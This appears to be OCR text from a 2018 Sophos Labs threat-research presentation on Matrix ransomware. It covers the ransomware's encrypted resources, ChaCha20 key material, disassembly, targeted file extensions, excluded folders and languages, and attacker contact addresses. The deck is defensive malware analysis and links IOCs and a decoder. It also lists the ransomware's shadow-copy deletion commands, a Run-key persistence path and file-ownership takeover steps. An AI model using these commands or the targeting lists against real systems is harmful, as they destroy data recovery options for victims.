Enter the Matrix (Ransomware)


Luca Nagy

Threat Researcher, Sophos Labs

Nov 2018


SOPHOS

Execution path




Information collection, encryption

-n parameter



Searching shared folders (NetShareEnum)




„OurMainMutex999net”

SOPHOS

IOCs: https://github.com/lucanag/matrix_ransomware_ioc/blob/master/IOCs

Information collection



SOPHOS

Resources

CFG, CHAK, DSHC, DVCLAL, HTA, HX64, HX86, LLST MPUB, NDNF, PACKAGEINFO,

PLATFORMTARGETS, PRL, RDM, TAKE, WALL, WVBS

ChaCha20 stream cipher

'expa'	'nd 3'	'2-by'	'te k'
k_0	k_1	k_2	k_3
k_4	k_5	k_6	k_7
nonce_0	nonce_1	nonce_2	nonce_3

ChaCha matrix - initial state

CHAK/KN

```
WnXA8nP1Hr5Le5JNeMw5kLOjKiDhTgo0
42
```


Key, nonce

```
0018F984 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B expand 32-byte k
0018F994 57 6E 58 41 38 6E 50 31 48 72 35 4C 65 35 4A 4E WnXA8nP1Hr5Le5JN
0018F9A4 65 4D 77 35 6B 4C 4F 6A 4B 69 44 68 54 67 6F 30 eMw5kLOjKiDhTgo0
0018F9B4 00 00 00 00 00 00 00 00 2A 00 00 00 00 00 00 00 ........*.......
```

Constant
Key
Nonce


SOPHOS

ChaCha20 QuarterRound



ARX operations

```
a ⊞= b; d ⊕= a; d <<<= 16;
c ⊞= d; b ⊕= c; b <<<= 12;
a ⊞= b; d ⊕= a; d <<<= 8;
c ⊞= d; b ⊕= c; b <<<= 7;
```




cipher_text = plain_text XOR
chacha_stream(key, nonce)
plain_text = cipher_text XOR
chacha_stream(key, nonce)

Resource section decoder: https://github.com/lucanag/matrix_res_dec

SOPHOS

HX64, HX86 or HN



„HN”

Loading the *HN* resource
UPX packed

„HX86”

```
004CD32F 83 7D F4 20          cmp     [ebp+var_C], 20h
004CD333 75 7D                jnz     short loc_4CD3B2

        mov     eax, [ebp+arg_0]
        push    eax
        lea     ecx, [ebp+var_18]
        mov     edx, offset off_4CD930
        mov     eax, offset aHx86 ; "HX86"
        call    Resource_Decrypt
        lea     edx, [ebp+var_24]
        xor     eax, eax

004CD3B2
004CD3B2                      loc_4CD3B2:
004CD3B2 8B 45 08                     mov     eax, [ebp+arg_0]
004CD3B5 50                           push    eax
004CD3B6 8D 4D E8                     lea     ecx, [ebp+var_18]
004CD3B9 BA 70 D9 4C 00               mov     edx, offset off_4CD970
004CD3BE B8 88 D9 4C 00               mov     eax, offset aHx64 ; "HX64"
004CD3C3 E8 C8 F4 FF FF               call    Resource_Decrypt
```

„HX64”

SOPHOS

NDNF

```
008741F0 [NF_START]..LST..EXE..LNK..HTA..
00874210 PEK..SEK..VBS..CMD..TMP..ICO..00
00874230 0..SYS..RTF..INF..DLL..REG..DRV.
00874250 .DEV..KLST..[NF_END]..[ND_START]
00874270 ..\WINDOWS..\GAMES..\APPDATA\..\
00874290 APPLICATION DATA\..\LOCAL SETTIN
008742B0 GS\..\TEMP\..\BOOT\..\MSOCACHE\.
008742D0 .\DEFAULT USER\..\SAMPLE..\EXAMP
008742F0 LE..\I386..\TEMPORARY..\TOR BROW
00874310 SER\..[ND_END]................
```

CFG

```
01F72C90 oken@tutanota.com..oken5@naver.c
01F72CB0 om..oken80@yahoo.com..#Decrypt_f
01F72CD0 iles_ReadMe#.rtf..http://..BM-2c
01F72CF0 Vp8QH2cfvt3jk2u55qx8w8F84EKZdpaR
```

LLST

```
01F9C060 2092..1068..1067..1059..1087..21
01F9C080 15..1091..1049..1058..1092..1088
```

2029: Azeri - Cyrill
1068: Azeri - Latin
1067: Armenian
1059: Belarusian
1088: Krygyz – Cyrillic
1087: Kazakh
2115: Uzbek – Cyrillic
1091: Uzbek – Latin
1049: Russian
1058: Ukrainian
1092: Tatar – Russia

MPUB


```
02421070 1536..547451865AB8944180950D77EC
02421090 BED02DD1ED00F2A7064456DE25C87CCA
024210B0 27CB266DF737F6D5D8894D82CA734FCA
024210D0 724BE4EB374C9F0E3BBFE0CFFB0D5EE7
024210F0 553690F2567FB10954159C6448ED6019
02421110 CDEF96AA9C20B57514423E46AFB802E0
02421130 9158F5CC29AF676AD92CC33221D616EA
02421150 9137D6CADE67CD406F45D8BCEF14A154
02421170 D099DC12DBCAD014255787B2DF7DD87B
02421190 191FB171F738F9866D88C13540AF7A6F
024211B0 D75B85E9C9618C8C43F9ACE22FD8C122
024211D0 593E336FF28EB64F87263043BF013CE2
024211F0 9A06AB..00010001..............
```

PRL

```
01F6EB60 MDF..NDF..LDF..MYD..EQL..SQL..FD
01F6EB80 B..VHD..SQLITE..SQLITE3..SQLITED
01F6EBA0 B..BAK..TIB..DBS..DB..DBK..DB2..
01F6EBC0 DB3..DBC..XLSX..XLS..PST..VPD..C
01F6EBE0 ER..CERT..CSR..PEM..KEY..1CD..DT
01F6EC00 ..DBS..DBF..DBX..MDB..SDF..NDF..
01F6EC20 NS2..NS3..NS4..NSF..ACCDB..DOCX.
01F6EC40 .DOC..DWG..CDR..ODS..ODT..PDF..T
01F6EC60 XT..JPG..JPEG..PSD..ZIP..RAR..7Z
```

SOPHOS

DSHC




HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Shadowcopy delete /nointeractive

Delete shadows /all /quiet

TAKE - .cmd file



Clears the file read-only, archive or system-file attributes

Modifies the DACL

Recovers access to a file

Kills handles

